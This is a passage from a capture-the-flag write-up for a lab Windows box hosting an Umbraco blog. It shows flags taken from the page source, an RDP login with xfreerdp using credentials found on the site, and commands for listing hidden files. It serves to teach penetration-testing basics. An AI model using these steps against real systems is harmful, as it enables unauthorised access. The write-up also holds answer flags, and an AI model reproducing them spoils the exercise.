The screenshot shows the raw HTML source code of the blog post. A red arrow points to the meta tag at line 13: <meta content="THM{LOL_WH0_US35_M3T4}" property="og:description" />. The entire source code is as follows:

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <meta http-equiv="Content-Type" content="text/html" charset="UTF-8" />
5   <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
6
7   <title>We are hiring - Anthem.com</title>
8   <meta name="description" content="Hi fellow readers, We are currently hiring. We are looking for young talented to join a good cause and keep this community alive!" />
9   <meta name="twitter:card" value="summary">
10 <meta content="We are hiring" property="og:title" />
11 <meta content="article" property="og:type" />
12 <meta content="http://10.10.84.120/archive/we-are-hiring/" property="og:url" />
13 <meta content="THM{LOL_WH0_US35_M3T4}" property="og:description" />  
14
15   <link type="application/rsd+xml" rel="edituri" title="RSD" href="http://10.10.84.120/rsd/1073" />
16   <link rel="wlwmanifest" type="application/wlwmanifest+xml" href="http://10.10.84.120/wlwmanifest/1073" />
17   <link rel="alternate" type="application/rss+xml" title="RSS" href="http://10.10.84.120/rss" />
18   <link rel="search" type="application/opensearchdescription+xml" href="http://10.10.84.120/opensearch/1073" title="Search Blog" />
19   <meta name="HandheldFriendly" content="True" />
20   <meta name="MobileOptimized" content="320" />
21   <meta name="viewport" content="width=device-width, initial-scale=1.0, user-scalable=no" />
22
23
24
25   <link href="https://netdna.bootstrapcdn.com/font-awesome/4.0.3/css/font-awesome.css" type="text/css" rel="stylesheet"/><link href="https://fonts.googleapis.com/css?family=Open+Sans:400,700&display=swap" type="text/css" rel="stylesheet"/>
26
27 </head>
28 <body class="post-template">
29
30   <header id="site-head">
31
32     <a id="blog-logo" href="/">
33       <div class="bloglogo" style="background: url(/media/articulate/default/capture3.png?mode=max&rnd=13230592637000000)"></div>
34     </a>
35
36     <h1 class="blog-title">
37       <a href="/">
38         Anthem.com
39     </a>
40   </header>
```

What is flag 2?



10.10.84.120/rob × Umbraco - th × We are hiring - A × http://10.10.84.1× http://10.10.84.1× http://10.10.84.1× Born on a Mo × +


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

⚠️ Update to keep using Firefox after March 14, 2025. Why do I need to update? [Update now](#) [Later](#)

```
31      <a id="blog-logo" href="/">
32          <div class="bloglogo" style="background: url(/media/articulate/default/capture3.png?mode=max&rnd=13230592637000000)"></div>
33      </a>
34
35      <h1 class="blog-title">
36          <a href="/">
37              Anthem.com
38          </a>
39      </h1>
40
41      <h2 class="blog-description">
42          Welcome to our blog
43      </h2>
44      <nav class="menu" role="nav">
45          <ul>
46              <li><a href="/categories">Categories</a></li>
47              <li><a href="/tags">Tags</a></li>
48              <li>
49                  <div class="articulate-search">
50                      <form method="get" action="/search">
51                          <input type="text" name="term" placeholder="Search..." value="THM{G!T_GOOD}" />
52                          <button type="submit" class="fa fa-search fa"></button>
53                      </form>
54                  </div>
55              </li>
56          </ul>
57      </nav>
58
59      </header>
60
61
62
63 <main class="content" role="main">
64     <article class="post">
65         <header>
66             <h1 class="post-title">We are hiring</h1>
67             <div class="post-meta">
```

A red arrow points from the URL bar "view-source:http://10.10.84.120/archive/we-are-hiring/" to the right.

or in main page



10.10.84.120/rob × Umbraco - th × Anthem.com - V http://10.10.84.1× http://10.10.84.1× http://10.10.84.1× http://10.10.84.1× Born on a Mo × +

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

⚠️ Update to keep using Firefox after March 14, 2025. Why do I need to update? [Update now](#) [Later](#)

```
31      <a id="blog-logo" href="/">
32          <div class="bloglogo" style="background: url(/media/articulate/default/capture3.png?mode=max&rnd=13230592637000000)"></div>
33      </a>
34
35      <h1 class="blog-title">
36          <a href="/">
37              Anthem.com
38          </a>
39      </h1>
40
41      <h2 class="blog-description">
42          Welcome to our blog
43      </h2>
44      <nav class="menu" role="nav">
45          <ul>
46              <li><a href="/categories">Categories</a></li>
47              <li><a href="/tags">Tags</a></li>
48              <li>
49                  <div class="articulate-search">
50                      <form method="get" action="/search">
51                          <input type="text" name="term" placeholder="Search..." value="THM{G!T_GOOD}" />
52                          <button type="submit" class="fa fa-search fa"></button>
53                      </form>
54                  </div>
55              </li>
56          </ul>
57      </nav>
58
59      </header>
60
61
62
63 <main class="content" role="main">
64     <article class="preview">
65         <header>
66             <h1 class="post-title"><a href="/archive/we-are-hiring/">We are hiring</a></h1>
67             <div class="post-meta">
68                 <time datetime="2020-01-20">
69                     Monday, January 20, 2020
70                 </time>
71             </div>
```

A red arrow points from the URL bar "view-source:http://10.10.84.120/" to the right.

What is flag 3?

WELCOME TO OUR BLOG

CATEGORIES TAGS Search...

Jane Doe

Author for Anthem blog

Website: THM{LOL_WHO_D15}

What is flag 4?

have an interest in being a part of the movement send me your CV..

READ THIS ARTICLE

A cheers to our IT department

TUESDAY, DECEMBER 31, 2019

During our hard times our beloved admin managed to save our business by redesigning the entire website. As we all around here knows how much I love writing poems I decided to write one about him: Born...

READ THIS ARTICLE

WELCOME TO OUR BLOG

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4   <meta http-equiv="Content-Type" content="text/html" charset="UTF-8" />
5   <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
6
7   <title>A cheers to our IT department - Anthem.com</title>
8   <meta name="description" content="During our hard times our beloved admin managed to save our business by redesigning the entire website. As we all around here knows how much I love writing poems I decided to write one about him." />
9   <meta name="twitter:card" value="summary">
10  <meta content="A cheers to our IT department" property="og:title" />
11  <meta content="article" property="og:type" />
12  <meta content="http://10.10.84.120/archive/a-cheers-to-our-it-department/" property="og:url" />
13  <meta content="THM{ANOTH3R_M3TA}" property="og:description" />
14
15   <link type="application/rsd+xml" rel="edituri" title="RSO" href="http://10.10.84.120/rsd/1073" />
16  <link rel="wlmanifest" type="application/wlmanifest+xml" href="http://10.10.84.120/wlmanifest/1073" />
17   <link rel="alternate" type="application/rss+xml" title="RSS" href="http://10.10.84.120/rss" />
18   <link rel="search" type="application/opensearchdescription+xml" href="http://10.10.84.120/opensearch/1073" title="Search Blog" />
19   <meta name="HandheldFriendly" content="True" />
20   <meta name="MobileOptimized" content="320" />
21   <meta name="viewport" content="width=device-width, initial-scale=1.0, user-scalable=no" />
22
23
24
25   <link href="https://netdna.bootstrapcdn.com/font-awesome/4.0.3/css/font-awesome.css" type="text/css" rel="stylesheet"/><link href="https://fonts.googleapis.com/css?family=Open+Sans:400,600&subset=latin,latin-ext" type="text/css" rel="stylesheet"/>
26
27 </head>
28 <body class="post-template">
29
30   <header id="site-head">
31     <a id="blog-logo" href="/">
32       <div class="bloglogo" style="background: url(/media/articulate/default/capture3.png?mode=max&rnd=132305926370000000)"></div>
33     </a>
34
35   <h1 class="blog-title">
36     <a href="/">
37       Anthem.com
38     </a>
39

```

Task 3 --> Final stage

Let's figure out the username and password to log in to the box.(The box is not on a domain)

We did not find any admin or login page so we can not do http hydra but on nmap scan we noticed that 3389/tcp which is RDP and we can connect with rdp

Gain initial access to the machine, what is the contents of user.txt?


Lets do RDP


```
xfreerdp /v:10.10.84.120 /u:sg /p:UmbracolsTheBest! /dynamic-resolution
```


/v = "virtual desktop server" or "remote target"

you can do without /dynamic-resolution

/dynamic-resolution → Enables **dynamic resolution scaling**, which automatically adjusts the screen resolution based on the size of the RDP window.







Can we spot the admin password? (It is hidden.)

how to find hidden files on cmd

To find **hidden files** using the Windows Command Prompt (CMD), you can use the `dir` command with the `/A` (attribute) option.

1 Show Hidden Files in a Directory

```
dir /A:H
```

- `/A:H` → Shows files with the **Hidden** attribute in the current directory.

2 Show Hidden Files and Folders with Details

```
dir /A:H /S
```

- `/S` → Searches **all subdirectories** for hidden files.

3 Show All Files, Including Hidden & System Files

```
dir /A
```


- This lists **all** files, including **hidden (H)** and **system (S)** files.



4 Find Hidden Files in a Specific Directory

```
dir C:\Users\YourUsername\Desktop /A:H
```

```
dir /a:hd
```

- Replace **C:\Users\YourUsername\Desktop** with the path where you want to search.
- This lists only files with the **Hidden (H)** attribute.





ENG

Let's keep exploring the file system.

I started to use command prompt to navigate around the system. I was also going to search for hidden files, as the hint itself is "It Is Hidden".

We can use command prompt to show hidden files. If the permissions are weak, we will be able to access it too.

```
C:\>dir /a:hd ←
